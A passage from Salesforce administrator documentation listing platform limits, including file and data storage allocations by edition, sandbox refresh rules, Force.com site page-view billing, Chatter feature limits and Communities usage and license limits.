The maximum number of times a file can be shared is 100. This includes files shared with people, groups, and via links. If a file is privately shared and nears the 100 share maximum, consider making the file public by posting it to your feed.

File Size Limits

The following are maximum file size limits for files in Salesforce.

Feature	Details
Attachments related list	<ul style="list-style-type: none"> • 25 MB for file attachments • 2 GB for feed attachments
Documents tab	<ul style="list-style-type: none"> • 5 MB • 20 KB for a custom-app logo
Salesforce CRM Content	<ul style="list-style-type: none"> • 2 GB • 2 GB (including headers) when uploaded via Chatter REST API • 2 GB (including headers) when uploaded via REST API • 38 MB when uploaded via SOAP API • 10 MB when uploaded via Bulk API • 10 MB for Google Docs • 10 MB when uploaded via Visualforce
Salesforce files	2 GB

Feature	Details
Salesforce Knowledge	5 MB for attachments

Data and File Storage Limits

Limits for storage allocation per Salesforce edition and number of standard licensed users in your organization.

Storage Capacity

Storage is divided into two categories. File storage includes files in attachments, Files home, Salesforce CRM Content, Chatter files (including user photos), the Documents tab, the custom File field on Knowledge articles, and Site.com assets. Data storage includes the following:

- Accounts
- Article types (format: "[*Article Type Name*]")
- Article type translations (format: "[*Article Type Name*] Version")
- Campaigns
- Campaign Members
- Cases
- Case Teams
- Contacts
- Contracts
- Custom objects
- Email messages
- Events
- Forecast items
- Google docs
- Ideas
- Leads
- Notes
- Opportunities
- Opportunity Splits
- Orders
- Quotes
- Quote Template Rich Text Data
- Solutions
- Tags: Unique tags
- Tasks

Data Storage

For data storage, Contact Manager, Group, Professional, Enterprise, Performance, and Unlimited Editions are allocated the greater of 1 GB or a per-user limit. For example, a Professional Edition org with 10 users receives 1 GB, because 10 users multiplied by 20 MB per user

is 200 MB, which is less than the 1 GB minimum. A Professional Edition org with 100 users receives more than the 1 GB minimum, because 100 users multiplied by 20 MB per user is 2,000 MB.

File Storage

Contact Manager, Group, Professional, Enterprise, Performance, and Unlimited Editions are allocated 10 GB of file storage per org.

Orgs are allocated additional file storage based on the number of standard user licenses. In Enterprise, Performance, and Unlimited Editions, orgs are allocated 2 GB of file storage per user license. Contact Manager, Group, Professional Edition orgs are allocated 612 MB per standard user license, which includes 100 MB per user license plus 512 MB per license for the Salesforce CRM Content feature license. An org with fewer than 10 users will receive a total of 1 GB of per-user file storage rather than 100 MB per user license.

 **Note:** Each Salesforce CRM Content feature license provides an additional 512 MB of file storage, whether Salesforce CRM Content is enabled or not.

File storage and data storage are calculated asynchronously, so if you import or add a large number of records or files, the change in your org's storage usage isn't reflected immediately.

The minimum values in the table below apply to Salesforce and Salesforce Platform user licenses. If your org uses custom user licenses, contact Salesforce to determine your exact storage amount. For a description of user licenses, see [User Licenses](#).

Salesforce Edition	Data Storage Minimum per Org	Data Storage Allocation per User License	File Storage Allocation per Org	File Storage Allocation per User License
Contact Manager				
Group		20 MB		612 MB
Professional	1 GB		10 GB	
Enterprise				
Performance		120 MB		2 GB
Unlimited				
Developer	5 MB			
Personal	20 MB (approximately 10,000 records)	N/A	20 MB	N/A

Force.com Sites Page View Limits

Limits for requests that count as page views.

The following requests count as page views.

Requests for...	Example URL
Your Force.com domain	<code>http://mycompany.force.com</code>
Your custom Web address	<code>http://mycompany.com</code>
Any page associated with your site	<code>http://mycompany.force.com/mypage</code>
Authorization Required error page	<code>http://mycompany.force.com/Unauthorized</code>

Requests for...	Example URL
AJAX requests such as:JavaScript remoting (for example, RemoteAction)<apexactionFunction><apexactionPoller>	n/a

The following requests don't count as page views.

Requests for...	Example URL
Salesforce images	http://mycompany.force.com/img/force_logo_w09.gif
Your static resources	http://mycompany.force.com/resource/1233771498000/background
Robots.txt	http://mycompany.force.com/robots.txt
Favorite icon	http://mycompany.force.com/favicon.ico
Attachments and Documents	n/a
Error pages, apart from Authorization Required, such as Limit Exceeded and Maintenance	http://mycompany.force.com/BandwidthExceeded
Images included with an HTML field	http://mycompany.force.com/servlet/rtaImage
Custom file field	http://mycompany.force.com/servlet/fileField

Limit Exceeded, Maintenance, Page Not Found, and designated Inactive Home pages aren't counted against page view and bandwidth limits. You can use static resources to brand these pages, but the following limitations apply:

- Static resources must be 50 KB or smaller in size.
- Static resources must be style sheets (CSS), image files, or JavaScript files.
- You can't use Apex controllers for these pages.
- You can't perform SOQL or DML operations from these pages.

Force.com Site Billing Limits

Terminology for limits and billing associated with Force.com sites.

The following terminology applies to Force.com sites limits and billing:

- "Page Views" are calculated as the total number of pages served from either the site's origin server or the cache server .
- "Bandwidth" is calculated as the number of megabytes served and received from both the site's origin server and the cache server.
- "Service request time" is calculated as the total server time in minutes required to generate pages for the site.
- "Rolling 24-hour period" refers to the 24 hours immediately preceding the current time.
- "Origin server" refers to the Web server that hosts your site.
- "Cache server" refers to the CDN server that serves your cached site pages.
- "Current period" refers to the current calendar month for which you are entitled a certain number of page views for your organization.

Salesforce enforces the following limits on monthly page views for Force.com sites:

- Billing is based on the number of monthly page views purchased for your org. This page view limit is cumulative for all sites in your org.
- If, in a given calendar month, your org reaches 110% of its page view limit, Salesforce sends the site and billing administrators email notification.
- If your org exceeds 110% of its page view limit for four consecutive calendar months, your sites are disabled until the next calendar month begins or you purchase more page views. Salesforce sends an email notification to the site and billing administrators, as well as the related account executive.
- If, in a given calendar month, your org reaches 300% of its page view limit, your sites are disabled until the next calendar month begins or you purchase more page views. Salesforce sends an email notification to the site and billing administrators, as well as the related account executive.

General Sandbox and Sandbox Storage Limits

Limits for sandbox environments.

A sandbox is a copy of your organization in a separate environment, you can use for a variety of purposes, such as testing and training. Sandboxes are completely isolated from your Salesforce production organization and operations you perform in your sandboxes do not affect your Salesforce production organization.

The following limits apply to sandboxes.

- You can refresh a Full sandbox 29 days after you created or last refreshed it. If you delete a Full sandbox within those 29 days, you need to wait until after the 29 day period, from the date of last refresh or creation, to replace it.
- You can refresh a Partial Copy sandbox 5 days after you created or last refreshed it. If you delete a Partial Copy sandbox within those 5 days, you need to wait until after the 5 day period, from the date of last refresh or creation, to replace it.
- You can refresh a Developer or Developer Pro sandbox once per day.
- Enterprise Edition includes licenses for 25 Developer sandboxes and 1 Partial Copy sandbox.
- Performance Edition includes licenses for 1 Full sandbox, 5 Developer Pro sandboxes, 100 Developer sandboxes, and 1 Partial Copy sandbox.
- Unlimited Edition includes licenses for 1 Full sandbox, 5 Developer Pro sandboxes, and 100 Developer sandboxes and 1 Partial Copy sandbox.
- Professional Edition includes licenses for 10 Developer sandboxes. (Change sets aren't available.)
- If you need licenses for more sandboxes, contact Salesforce to order sandboxes for your organization.

The following limits apply to Sandbox storage limits.

- Partial Copy sandboxes have a 5 GB of files and a 5 GB of data storage limit.
- Developer Pro sandboxes have a 1 GB of files and a 1 GB of data storage limit.
- Developer sandboxes have a 200 MB of files and a 200 MB of data storage limit.
- Full sandboxes have the same storage limit as your production organization.
- Sandboxes don't send email notifications when storage limits are reached. However, if you reach the storage limit of your sandbox, you can't save new data in your sandbox. To check your storage limits, from Setup, enter *Storage Usage* in the **Quick Find** box, then select **Storage Usage** in your sandbox.

Password Policy Limits

Limits for the number and use of user passwords.

You can set various password and login policies to secure your organization.

 **Note:** User passwords cannot exceed 16,000 bytes.

Logins are limited to 3,600 per hour per user. This limit applies to organizations created after Summer '08.

SEE ALSO:

[Password Policy Fields in Profiles](#)

Salesforce Console Limitations

Technical limitations for using a Salesforce console in Salesforce Classic.

A Salesforce console is an app for finding, updating, and creating records quickly.

For best performance, we recommend using Internet Explorer 8, 9, or 10 or the latest stable version of Firefox or Google Chrome when using Live Agent in the Salesforce console. The following limits apply to the Salesforce console.

- If you log in to another Salesforce app while you're logged in to a Salesforce console app, you can't accept new chat requests.
- In Chatter Answers, administrators can't customize the FAQ (Frequently Asked Questions) available to customers when they click `Need help?`.
- Internet Explorer 8 users receive a security warning if you customize with URLs that don't include `https://`.

Site Edition Limits

Limits for the number of sites, bandwidth, service request time, and maximum page views per edition.

Site.com is a Web content management system (CMS) for building and managing dynamic, data-driven Web pages, and edit content in real time.

The following table describes the Sites limits for different Salesforce editions.

Edition	Maximum Number of Sites	Bandwidth Limit (per rolling 24-hour period per site)	Service Request Time (per rolling 24-hour period per site)	Maximum Page Views
Developer Edition	1	500 MB	10 minutes	N/A
Enterprise Edition	25	1 GB for sandbox 40 GB for production	30 minutes for sandbox 60 hours for production	500,000
Unlimited Edition	25	1 GB for sandbox 40 GB for production	30 minutes for sandbox 60 hours for production	1,000,000
Performance Edition		40 GB for production	60 hours for production	

SEE ALSO:

[Site.com Import Limits](#)

[Force.com Sites Page View Limits](#)

[Force.com Site Billing Limits](#)

Site.com Import Limits

Limits for importing sites and files.

The maximum site size you can import is 2 GB. The maximum file size you can import is 50 MB unless you import and *unzip* a .zip file. In that case, you can import a .zip file of up to 200 MB if you select **Unzip files** during the import process.

Web Request Limits

Limits for concurrent usage on web requests.

To ensure that resources are available for all Salesforce users, limits are placed on the number of long-running Web requests that one organization can send at the same time. Salesforce monitors the number of concurrent requests issued by all users logged in to your org and compares that number against the maximum limit. In this way, the number of concurrent requests is kept below the maximum limit. The limit ensures that resources are available uniformly to all orgs and prevents deliberate or accidental over-consumption by any one org.

If too many requests are issued by users in your org, you might have to wait until one of them has finished before you can perform your task. For example, assume that MyCorporation has 100,000 users. At 9:00 AM, each user requests a report that contains 200,000 records. Salesforce starts to run the report for all users until the maximum number of concurrent requests has been met. At that point, Salesforce refuses to take any additional requests until some of the reports have completed.

Similar limits are placed on requests issued from the API.

Collaboration Limits

[Approvals Limits in Chatter](#)

Approval limits for delegated approvers, approvals posts, and Sites or portal users.

[Chatter Plus Limits](#)

Feature limits for Chatter Plus (also known as Chatter Only).

[Feed Tracking Limits](#)

Limits for tracking objects, fields, and topics.

[General Chatter Limits](#)

Limits for Chatter features by edition, browser limits, and mention limits.

[List View Limits on Feeds](#)

Limits for list views on record feeds.

[Search Limits for Files in Chatter](#)

Search limits by file type and file size in Chatter.

[User Sharing Limits in Chatter](#)

Salesforce administrators can configure user sharing to show or hide an internal or external user from another user in an organization.

Approvals Limits in Chatter

Approval limits for delegated approvers, approvals posts, and Sites or portal users.

- Approvals in Chatter doesn't support delegated approvers or queues.
- You can't recall or reassign an approval request from a post. Instead, perform these actions from the approval record.

- Approval requests from Sites or portal users aren't supported.

Chatter Plus Limits

Feature limits for Chatter Plus (also known as Chatter Only).

Chatter Plus (also known as Chatter Only) is for Performance, Unlimited, Enterprise, and Professional Edition users that don't have Salesforce licenses but need access to some Salesforce objects in addition to Chatter.

Chatter Plus users can access standard Chatter people, profiles, groups, and files, plus they can

- View Salesforce accounts and contacts
- Use Salesforce CRM Content, Ideas, and Answers
- Access dashboards and reports
- Use and approve workflows
- Use the calendar to create and track activities
- View and modify up to ten custom objects
- Add records to groups

 **Note:** You must expose the tabs for the standard Salesforce objects that the Chatter Only user profile can access, as they are hidden by default for these users.

Professional Edition organizations must have Profiles enabled to perform these tasks. Contact your Salesforce representative for more information.

Chatter Plus Feature	Limit
Chatter Plus licenses in your org	Unlimited
Data storage per Chatter Plus user	20 MB
File storage per Chatter Plus user (Professional Edition)	612 MB
File storage per Chatter Plus user (Enterprise, Performance, and Unlimited Editions)	2 GB

Feed Tracking Limits

Limits for tracking objects, fields, and topics.

- When feed tracking is enabled for person accounts, users can follow and see updates to account fields, but not contact fields.
- Feed tracking for events doesn't include requested meetings. Once a requested meeting is confirmed and becomes an event, then it can be included in feeds.
- User can follow activities and knowledge articles in a Chatter feed, but the  **Follow** button in the Action column for activity and knowledge article list views isn't available.
- If you disable feed tracking for topics, users can no longer follow new topics, but they continue to follow the ones they followed when feed tracking was enabled. These topics count toward the maximum number of people, topics, and records that they can follow. Use the Chatter REST API to stop following topics after feed tracking has been disabled.

Feed Tracking Limits for External Objects

- Field history tracking isn't available for external objects.

- Record feeds aren't available for Salesforce Connect external objects that map to high-data-volume external data sources.

General Chatter Limits

Limits for Chatter features by edition, browser limits, and mention limits.

Chatter Limits by Feature

The limits are subject to change. Contact Salesforce for more information.

Feature	Limit
Groups	
Groups a user can join	300 ¹
Groups in your org	30,000 ¹
Members in a group	Unlimited
Characters in the Information field in a group	4,000
Max size of email when posting to a group by email (including text and attachments)	25 MB
Attachments you can include in a post to a group by email	25
Feeds	
Mentions in a single post or comment	25
Characters in a mention search string	500 for a person's first and last name (combined), or for a group name
Characters in single post or comment	10,000
Email notifications sent after you like or comment on a post	10
Bookmarks	Unlimited
Favorites	50
People, topics, and records you can follow	500 ²
Maximum posts you can see in your feed at any given time	The 500 most recent posts. This limit doesn't apply to profile, group, and record feeds.
Files	
File attachment size	2 GB
Times a file can be shared	100
People and Profiles	
Profile photo size	8 MB
People you can add to a chat	10

Feature	Limit
People you can add to Chat My Favorites	100
Characters in a Chatter message	10,000
Skills	
Skills assigned to a user	100
Characters in a skill name	99
Topics	
Topics on a single post	10
Topics on a single record	100
Characters in a topic name	99

¹All groups count toward this limit, except archived groups. For example, if you're a member of 300 groups, of which 10 are archived, you can join 10 more groups.

²You can follow a maximum combined total of 500 people, topics, and records. To see how many items you're following, view the Following list on your profile.

Posts and comments that users make in Chatter are retained during the entire time that a customer's applicable org remains provisioned. We reserve the right to enforce limits on:

- The number of system-generated tracked feed updates. Currently tracked feed updates that are older than 45 days and have no likes or comments are deleted automatically. The tracked feed updates no longer appear in the feed. However, if auditing is enabled for a tracked field, the audit history for that field is still available.
- The number of email notifications that can be sent per org per hour.

Browser Limits for Chatter

Some third-party Web browser plug-ins and extensions can interfere with the functionality of Chatter. If you experience malfunctions or inconsistent behavior with Chatter, disable the Web browser's plug-ins and extensions and try again.

Chatter Mentions Limits

You can't mention archived groups, unlisted groups, customer groups, and private groups you're not a member of. If a person who isn't a member of a private group is mentioned in a post or comment on that private group, the mention link displays as gray, unless this mentioned person has "Modify All Data" permission. In this case the link displays in blue. However, the Salesforce security and sharing rules still apply. People who aren't a member of a private group don't have access to the private group and won't see or get notified about any updates.

SEE ALSO:

[Approvals Limits in Chatter](#)

[Chatter Plus Limits](#)

[File Limits in Chatter](#)

[Search Limits for Files in Chatter](#)

List View Limits on Feeds

Limits for list views on record feeds.

Click  **Feed** on a standard or custom object list view to see a Chatter feed with updates from the last 30 days for the records included in the list view.

The following limits apply to Chatter feeds on list views:

- Some feed-tracked objects don't have a Chatter feed associated with their list view. Currently, you can view Chatter feeds on list views for opportunities, accounts, cases, leads, campaigns, contacts, and custom objects.
- If drag-and-drop scheduling on list views is enabled, you won't see Chatter feeds on the list views for accounts, contacts, or leads.

Search Limits for Files in Chatter

Search limits by file type and file size in Chatter.

Search supports several file types and has file size limits. If a file exceeds the maximum size, the text within the file isn't searched, but the file's name, description, type, and owner are..

File Type	File Extensions	Maximum File Size for Search
HTML	.htm, .html, .xhtml	5 MB
PDF	.pdf	25 MB
PPT	.ppt, .pptx, .pptm	25 MB
RTF	.rtf	5 MB
Text	.c, .cpp, .css, .csv, .ini, .java, .log, .sql, .txt	5 MB
Word	.doc, .docx, .docm	25 MB
XLS	.xls, .xlsx, .xlsm	5 MB
XML	.xml	5 MB

SEE ALSO:

[Search Limits](#)

[Salesforce CRM Content Limits](#)

User Sharing Limits in Chatter

Salesforce administrators can configure user sharing to show or hide an internal or external user from another user in an organization.

In Chatter, there are exceptions where users who aren't shared can still see and interact with each other. For example, in a public Chatter group, everyone with access to the group can see all posts, the names of the users who post, and mention users who commented on a post, regardless of user sharing.

 **Example:** Let's say you set up user sharing so Mary and Bob can't see or interact with each other. Mary posts on a public Chatter group. She can't mention Bob, because user sharing prevents Bob's name from showing up in the mention drop-down list. However, Bob can see Mary's post and he comments on her post. Now Mary can actually mention Bob in her next comment on her post.

There are also exceptions where users who aren't shared can still see each other in the mention drop-down list.

 **Example:** Let's say Sue has interacted with Edgar in Chatter (by liking or commenting on his post or mentioning him). Then you set up user sharing so Sue can't see Edgar. Sue posts on a public Chatter group. She can mention Edgar because, due to their previous interaction, his name shows up on the mention drop-down list. However, if Sue clicks the Edgar mention, she gets an error because, due to user sharing, she can't see him.

Communities Limits

Limits for communities, including users, portal roles, moderation, reporting, and more.

[Maximum Number of Communities Limit](#)

You can have up to 100 communities in your Salesforce org. Active, inactive, and preview communities, including Force.com sites, count against this limit.

[Communities Usage Limits](#)

Communities usage is governed by daily, monthly, and yearly limits. Understanding these limits is important to the success of your communities. Salesforce provides tools to help you monitor communities usage so that you can avoid exceeding these limits, or purchasing overages when needed.

[Communities User Limits](#)

User limits depending on the type of community.

[Communities License Limits](#)

Limits related to communities licenses.

[Portal Roles Limit](#)

Limits for portal roles in your organization.

[Communities Groups Email Limit](#)

Email limits for groups in communities.

[Person Account Communities User Limits](#)

Limits for the number of person account external users that a single user can own.

[Communities Report and Dashboard Limitations](#)

If the Reports and Dashboards tabs are exposed in the community, external users can access reports and dashboards with some limitations.

[Communities Navigational Topics Limits](#)

The maximum number of navigational topics and subtopics to use in a Customer Service (Napili) community.

[Communities Moderation Limits](#)

Community moderation limits ensure that your community performs optimally.

[Additional Communities Limits](#)

Miscellaneous functionality limits when using communities.

Maximum Number of Communities Limit

You can have up to 100 communities in your Salesforce org. Active, inactive, and preview communities, including Force.com sites, count against this limit.

To see this limit in your org, from Setup enter *Communities* in the Quick Find box, then select **All Communities**. The `Maximum number of communities` field displays 100.

SEE ALSO:

[Communities Limits](#)

Communities Usage Limits

Communities usage is governed by daily, monthly, and yearly limits. Understanding these limits is important to the success of your communities. Salesforce provides tools to help you monitor communities usage so that you can avoid exceeding these limits, or purchasing overages when needed.

Edition	Bandwidth Limit (per rolling 24-hour period per community)	Service Request Time (per rolling 24-hour period per site)	Maximum Page Views
Developer Edition	500 MB	10 minutes	N/A
Enterprise Edition	1 GB for sandbox 40 GB for production	30 minutes for sandbox 60 hours for production	500,000
Unlimited Edition	1 GB for sandbox	30 minutes for sandbox	1,000,000
Performance Edition	40 GB for production	60 hours for production	

Bandwidth

The number of megabytes served and received from both the community's origin server and the cache server. The origin server refers to the Web server that hosts your community site. The cache server refers to the CDN server that serves your cache community site pages. "Rolling 24-hour period" refers to the 24 hours immediately preceding the current time.

Service Request Time

The total server time in minutes required to generate pages for the community.

"Rolling 24-hour period" refers to the 24 hours immediately preceding the current time.

Page View

A request from a non-authenticated community user to load a page associated with your community. Requests from authenticated community users are not counted as page views. Cached page views are also counted.

Requests that Count as Page Views

Requests for the following *are* counted as page views:

Requests for...	Example
Your community Force.com domain	<code>http://mycommunity.force.com</code>
Your custom community web address	<code>http://mycommunity.com</code>
Any page associated with your community	<code>http://mycommunity.force.com/mypage</code> <code>http://mycommunity.com/mypage</code>

Requests that Do Not Count as Page Views

Requests for the following are *not* counted as page views:

Requests for...	Example
Authorization Required error page	<code>http://mycommunity.force.com/unauthorized</code>
AJAX requests: <ul style="list-style-type: none"> JavaScript remoting Visualforce 	<ul style="list-style-type: none"> Apex: RemoteAction Visualforce: <code><apex:actionFunction></code>
Resources loaded on the page, such as <code>robots.txt</code> or the favorite icon	<code>http://mycommunity.force.com/robot.txt</code> <code>http://mycommunity.com/favicon</code>
Attachments and documents	
Error pages, apart from Authorization Required, such as Limit Exceeded and Maintenance	<code>http://mycommunity.force.com/BandwidthExceeded</code>
Tab clicks within a page	
Images included in an HTML field	<code>http://mycommunity.force.com/servlet/rtaImage</code>
Custom file field	<code>http://mycommunity.force.com/servlet/fileField</code>
System pages associated with your community, such as the login, logout confirmation, and forgot password pages	<code>http://mycommunity.com/login</code>

Page View Limits

The following table lists community page view limits for each edition. This limit applies to all the communities in your org.

Edition	Maximum Number of Communities	Maximum Page Views
Enterprise Edition	100	500,000/month
Unlimited Edition Performance Edition	100	1,000,000/month

A few things to bear in mind with page view limits:

- Your org's page view entitlement is the sum of page views included in the edition plus any additional page views purchased from Salesforce.
- Salesforce calculates page view overages by looking at a 12-month look-back period. If your community page views exceed the org limit for page views, contact Salesforce to understand how to buy overages. Community members and unauthorized users can still access your community, even if your org goes over its page view limits.

Let's look at Acme Enterprises, which has set up a customer community. Their Enterprise Edition org includes 500,000 page views per month. Acme expects its community to take off, so they purchase another 500,000 page views per month. Their total page view

entitlement is 1 million page views per month. So, over the course of a 12-month look back period, Acme's community can have 12 million page views (that's 12 x 1 million page view limits).

The community has a spike in usage for a month, and goes over its 1 million allotted limit. Is Acme charged an overage? No, because the next month the community has fewer than 1 million page views. It all averages out when the calculation is made at the end of the 12-month look back period. In short, the community has to average 1 million page views per month over the course of a 12-month look back period to remain below its allotted limit.

Monitoring Limits

Accurately monitor your community's page view limits using the Page Views - Monthly Trend report, found in Community Management Package for Communities from the AppExchange. Install the package that is right for your communities:

- [Community Management Package for Communities with Chatter](#)
- [Community Management Package for Communities without Chatter](#)

You can also see page view usage in your org's Company Information section. In Setup, enter *Company Information* in the **Quick Find** box and click **Company Information**.

 **Note:** The page view allowance found under Usage-Based Entitlement may not reflect the correct allowance for your Salesforce edition.

API Usage Limits in Communities

	Customer Community	Customer Community Plus	Partner Community	Employee Apps Starter	Employee Apps Plus
API Calls per Day	0	200 per member (member-based license) 10 per member (login-based license)	200 per member (member-based license) 10 per member (login-based license)	1000 per member for Enterprise Edition orgs 5000 per member for Unlimited Edition orgs	1000 per member for Enterprise Edition orgs 5000 per member for Unlimited Edition orgs

SEE ALSO:

[Communities Limits](#)

Communities User Limits

User limits depending on the type of community.

To avoid deployment problems and any degradation in service quality, we recommend that the number of users in your community not exceed the limits listed below. If you require additional users beyond these limits, contact your Salesforce account executive. If your growing community needs more users, contact your Salesforce account representative to understand how the product can scale to meet your demands.

Community License Type	Number of Users
Partner or Customer Community Plus	1 million
Customer	10 million

Some community licenses, such as Customer Community Plus and Partner Community, require roles associated with an account. Role proliferation degrades performance for your org, so make sure you don't use more roles than necessary in your org. The maximum number of roles used in an org's portals or communities is 5000. This limit includes roles associated with all of the organization's customer portals, partner portals, or communities. To prevent unnecessary growth of this number, we recommend reviewing and reducing the number of roles. You can also delete unused roles. If you require more roles, please contact Salesforce Customer Support.

SEE ALSO:

[Communities Limits](#)

Communities License Limits

Limits related to communities licenses.

- There are different requirements for username uniqueness depending on the type of license your community is using. Customer and Customer Community Plus licenses require unique usernames within the Salesforce org that a community belongs to. Partner Community licenses and Employee Community licenses require unique usernames across all Salesforce orgs that the user belongs to.
- A user with a Partner Community license must be associated with a business account that is enabled as a partner account. Partner users can't be associated with person accounts.
- Customer users with the following licenses can't update case statuses in communities built on the Salesforce Tabs + Visualforce template on desktop browsers. They can still update case statuses from the Salesforce1 mobile browser app.
 - Customer Community
 - Customer Community Plus
 - High Volume Portal User
 - Customer Portal
- Users with the Partner Community license can't access the Quotes tab in communities using the Salesforce Tabs + Visualforce template, but they can view, modify, and update quotes according to their permissions from other locations in the UI, such as from opportunities. Quotes aren't supported in Lightning communities.

SEE ALSO:

[Communities User Licenses](#)

Portal Roles Limit

Limits for portal roles in your organization.

The maximum number of roles used in an org's portals or communities is 5000. This limit includes roles associated with all of the organization's customer portals, partner portals, or communities. To prevent unnecessary growth of this number, we recommend reviewing and reducing the number of roles. You can also delete unused roles. If you require more roles, please contact Salesforce Customer Support.

SEE ALSO:

[Communities Limits](#)

Communities Groups Email Limit

Email limits for groups in communities.

In communities, the `Email on every post` option is disabled once more than 10,000 members choose this setting for the group. All members who had this option selected are automatically switched to `Daily digests`.

SEE ALSO:

[Communities Limits](#)

Person Account Communities User Limits

Limits for the number of person account external users that a single user can own.

A Salesforce user can be the owner of up to 1000 person account portal users. This includes person account users with Customer Community Plus, Customer Portal, and other role-based portal licenses. Person account users with high volume portal licenses such as High Volume Customer Portal or Customer Community don't count against this limit. Users with partner portal or Partner Community licenses can't be person accounts users, so this limit doesn't apply.

SEE ALSO:

[Communities Limits](#)

Communities Report and Dashboard Limitations

If the Reports and Dashboards tabs are exposed in the community, external users can access reports and dashboards with some limitations.

 **Important:** To allow external users to create and edit reports, your organization must use the enhanced sharing model. See [Analytics Folder Sharing](#).

You can give permission to create and edit reports to communities users with the following licenses:

Community licenses

- Customer Community Plus
- Customer Community Plus Login
- Partner Community
- Partner Community Login

Portal licenses

- Customer Portal Manager
- Customer Portal Manager Custom (for Enterprise Administration users)
- Customer Portal Manager Standard
- Customer Portal Manager User
- Gold Partner
- Ideas Only Portal
- Overage Customer Portal Manager Custom
- Overage Customer Portal Manager Standard
- Partner
- Silver Partner ("Export Reports" permission isn't available to this license)

 **Note:**

- These permissions aren't available to high-volume user licenses, such as Customer Community, High Volume Customer Portal, Service Cloud Portal, and Authenticated Website.
- External users with legacy portal licenses can create and edit reports in communities, but not in portals.

After you grant permission to your external users, they still can't:

- Schedule reports or dashboards for email and refresh at a specific date and time
- Create, edit, or view reports in the Unfiled Public Reports folder

All role-based external users in your community can refresh dashboards set up with "Run as specified user" and "Run as logged-in user" up to 1,000 times daily per org. Scheduled and automatic refreshes don't count against the limit. There is no refresh limit for internal users.

All role-based external users can be selected for the "Run as specified user" option.

SEE ALSO:

- [Set Up Report Management for External Users—Create and Edit Reports](#)
- [Grant Super User Access to Customer Users in Your Community](#)
- [Grant Super User Access to a Partner User](#)
- [Communities Limits](#)

Communities Navigational Topics Limits

The maximum number of navigational topics and subtopics to use in a Customer Service (Napili) community.

Navigational Topics Limits

The following is the maximum number of navigational topics and subtopics you can have in a Customer Service (Napili) community template.

Level	Maximum Number of Entries
One (parent)	25
Two (subtopic)	10
Three (subtopic)	10

SEE ALSO:

- [Communities Limits](#)

Communities Moderation Limits

Community moderation limits ensure that your community performs optimally.

Criteria Limits

- Your org can have up to 30 keyword list criteria. This limit is per org, not per community.
- Your org can have up to 100 member criteria. This limit is per org, not per community.

Rule Limits

- Your org can have up to 30 rules. This limit is per org, not per community. This limit includes both content rules and rate rules.
- Moderation rules apply only to feed posts, comments, and polls. Moderation rules do not apply to topics that are created.

Audit Limits

Changes to a feed item's status are not included in the Audit Trail Insights report.

SEE ALSO:

[Communities Limits](#)

Additional Communities Limits

Miscellaneous functionality limits when using communities.

- Drag-and-drop scheduling using events and calendars is not available in communities.
- Quotes aren't supported in Lightning communities.
- In Lightning communities, the Send Email global action isn't supported on the Activity related list on the case detail page.
- Partner users can send emails from the case publisher, but their emails don't show in the case feed.

Feature Limits

[Action Limitations](#)

Limits and limitations for actions.

[Activities Limits](#)

Considerations for the behavior of tasks and events.

[Campaign Limits](#)

Limits for campaign hierarchies, contacts, and influence time frame.

[Contacts Limitations](#)

Limits for contacts related to business accounts.

[Contact Roles Limitations](#)

Contact roles have some limitations.

[Import Limits](#)

Limits for importing data depend on the type of record.

[Person and Business Accounts Limits](#)

Limits for fields on person and business accounts.

[Quote Limits](#)

Limits for quote templates and PDFs.

[Schedules Limits](#)

Limits for the schedule types an organization can use.

[Enterprise Territory Management Limits](#)

Model, territory, and assignment rule limits for Enterprise Territory Management.

[Process Automation Limits](#)

Review the limits for our process automation tools: Process Builder, Visual Workflow, Workflow, and Approvals.

[Maps and Location Service Limits](#)

Limits for map views per user.

[Reports and Dashboards REST API Limits](#)

Limits for Reports and Dashboards REST API.

[Visualforce Component Limits](#)

Limits for Visualforce components and pages.

SEE ALSO:

[Limits and Considerations for Visual Workflow](#)

Action Limitations

Limits and limitations for actions.

- Actions associated with objects that aren't supported in Lightning Experience don't display in the Global Actions menu. Also, the Global Actions menu doesn't support the standard Chatter actions Post, File, Poll, Link, Question, and Thanks.
- Mobile smart actions don't appear in the full Salesforce site, regardless of which page layouts you add them to. They appear only to users in Salesforce1.
- The Chatter page in Lightning Experience supports only the standard Chatter actions Post, Poll, and Question, and if you have Groups, the Announcement action.
- Only standard Chatter actions (Post, File, Link, Poll, and Thanks) appear on the user profile page, regardless of the actions in the User Page Layout.
- The Account Contact Relationship object supports custom actions, but with limitations.
 - Custom actions must be specific to the Account Contact Relationship object. Global actions aren't supported.
 - You can create actions that update records or invoke Lightning components or Visualforce pages. However, you can't create actions that create records.
 - You can't create actions that send emails or log calls because the Account Contact Relationship object can't have activities associated to it.
 - You can't override the default actions on the Account Contact Relationship object.
 - Only custom actions that are created on the Contact object can use the Account Contact Relationship object as a target object.
 - Chatter standard actions aren't supported because the Account Contact Relationship object doesn't have a Chatter feed.

EDITIONS

Available in: **Group, Professional, Enterprise, Performance, Unlimited, Contact Manager, Database.com,** and **Developer** Editions

Activities Limits

Considerations for the behavior of tasks and events.

- In any list generated through the API and including one or more invitees, the Assigned To field contains the invitee instead of the event owner.
- If Shared Activities isn't enabled, custom reports based on activity relationships don't include event organizers along with invitees, and they don't show events to which no one has been invited.
- The My Tasks view shows tasks that either have no Due Date or are overdue for fewer than 30 days. Anything overdue for more than 30 days is shown only in the Overdue filter.

Tasks overdue for more than 30 days obscure a user's focus from what they need to accomplish next. Showing only tasks that are due within a month also improves the load time of the My Tasks view.

This functionality affects the My Tasks view in Lightning Experience and all versions of the Salesforce1 mobile app.

- **Maximum Number of Tasks and Calculating the End Date**

There is a limit to how many recurring tasks you can create in a series, and the limit varies based on task frequency. The latest possible end date depends on the maximum number of tasks.

For example, a recurring task that repeats every month supports up to 60 tasks in the series, so the end date can be scheduled up to 5 years after the start date.

Frequency	Maximum Number of Tasks	Latest End Date (From the Start Date)
Daily	100	100 days
Weekday	100	20 weeks
Weekly	53	1 year
Monthly	60	5 years
Yearly	10	10 years

Your limits may be different, depending on your Salesforce implementation.

Campaign Limits

Limits for campaign hierarchies, contacts, and influence time frame.

[Campaign Hierarchy Limits](#)

Campaign hierarchies help you analyze and report on the health of related campaigns. By associating campaigns with one another using a lookup relationship, you can group campaigns within a specific marketing program or initiative.

[Campaign Influence Time Frame Limits](#)

The Campaign Influence Time Frame specifies the maximum number of days during which a campaign is considered influential.

[Limits for Adding Contacts or Leads to a Campaign](#)

A campaign is an outbound marketing project like a direct mail program, seminar, print advertisement, email, or other type of marketing initiative.

Campaign Hierarchy Limits

Campaign hierarchies help you analyze and report on the health of related campaigns. By associating campaigns with one another using a lookup relationship, you can group campaigns within a specific marketing program or initiative.

